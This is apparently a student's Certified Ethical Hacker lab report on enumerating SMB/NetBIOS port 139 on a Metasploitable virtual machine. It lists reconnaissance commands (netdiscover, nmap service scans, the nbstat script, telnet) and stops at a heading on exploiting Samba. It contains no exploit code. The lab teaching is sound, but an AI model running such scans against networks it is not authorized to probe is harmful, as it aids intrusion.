**Project Report**

**Title:** It looks like you're drafting a guide on finding vulnerabilities in open SMB/Samba ports, specifically focusing on NetBIOS ports like 139.

**Course:** CEH Class

**Student Name:** Laxman

**Objective**

SMB and Samba help computers share files. NetBIOS (port 139) helps them connect. If left open, it can allow unauthorized access. Tools like Nmap can find these vulnerabilities, helping secure networks.

**Configuration Details**

**Attacker Machine (Kali Linux):**

**• Operating System:** Kali Linux

**• RAM:** 4 GB

**• Processors:** 4

**• Storage:** 30 GB

**• Network Adapter:** NAT

**• IP Address:** 192.168.44.129

**• Username:** Kali

**Victim Machine (Metasploit):**

**• Operating System:** Metasploit Machine

**• RAM:** 512 MB

**• Processors:** 1

**• Storage:** 8 GB

**• Network Adapter:** NAT

**• IP Address:** 192.168.44.131


**Steps Performed**


**Step 1: Setup the Virtual Machines**

**• Description:** Both the Kali Linux (attacker) and Metasploit (victim) machines

were launched using NAT networking to ensure they are on the same virtual network.

**• Evidence**

****

****

**Step 2: Pinging the both machines**


**Command Using:** 1) ifconfig (kali Linux)


2) ping 192.168.44.131 (kali Linux)

3) ifconfig (Metasploit)

4) ping 192.168.44.129 (Metasploit)

**• Evidence**

****

****

**Step 3: Netdiscover to discover the network on the local network.**

**Command Using:** netdiscover -r 192.168.44.0/24

**• Evidence**

****


**Step 4: Check the open ports of the target Machine**


**Command Using:** 1) nmap -sV -vv -T4 192.168.44.131

2) telnet 192.168.44.131

3) Press Ctrl+Z

**• Evidence**

****

****


****

**Step 4: NetBIOS information using Nmap using the nbstat.nse**

**Command using:** 1) nmap -sV -vv -T4 -p 139 –script nbstat.nse 192.168.44.131

1. msfconsole

**• Evidence**

****


****


**Step 5: Exploiting with Samba**

